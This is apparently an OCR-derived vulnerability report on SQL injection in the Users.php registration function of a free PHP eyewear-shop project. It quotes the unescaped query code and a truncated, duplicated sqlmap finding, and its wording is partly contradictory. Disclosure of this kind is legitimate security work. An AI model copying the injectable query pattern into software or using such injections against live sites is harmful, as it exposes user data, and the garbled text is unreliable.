

SQL injection vulnerability exists in id parameter of Users.php file of Online Eyewear Shop user data or system data may be leaked and system security may be compromised.

The environment is secure and the information can be used by malicious users.



```
function registration(){
    if(!empty($_POST['password']))
        $_POST['password'] = md5($_POST['password']);
    else
    unset($_POST['password']);
    extract($_POST);
    $main_field = ['firstname', 'middlename', 'lastname', 'gender', 'contact', 'email', 'status', 'password'];
    $data = "";
    $check = $this->conn->query("SELECT * FROM `customer_list` where email = '{$email}' ".($id > 0 ? " and id!='{$id}'" : "")." ")->num_rows;
    if($check > 0){
        $resp['status'] = 'failed';
        $resp['msg'] = 'Email already exists.';
        return json_encode($resp);
    }
    foreach($_POST as $k => $v){
        $v = $this->conn->real_escape_string($v);
        if(in_array($k, $main_field)){
            if(!empty($data)) $data .= ", ";
            $data .= " `{$k}` = '{$v}' ";
```



```
sqlmap identified the following injection point(s) with a total of 14960 HTTP(s) requests:
---
Parameter: MULTIPART email ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: ------WebKitFormBoundaryBoqA5BYw1RR76vx8
Content-Disposition: form-data; name="id"
```

sqlmap identified the following injection point(s) with a total of 14960 HTTP(s) requests:

Parameter: MULTIPART email ((custom) POST)

    Type: boolean-based blind

    Title: AND boolean-based blind - WHERE or HAVING clause

    Payload: ------WebKitFormBoundaryBoqA5BYw1RR76vx8

Content-Disposition: form-data; name="id"

Source Download:

https://www.sourcecodester.com/php/16089/online-eyewear-shop-website-using-php-and-mysql-free-download.html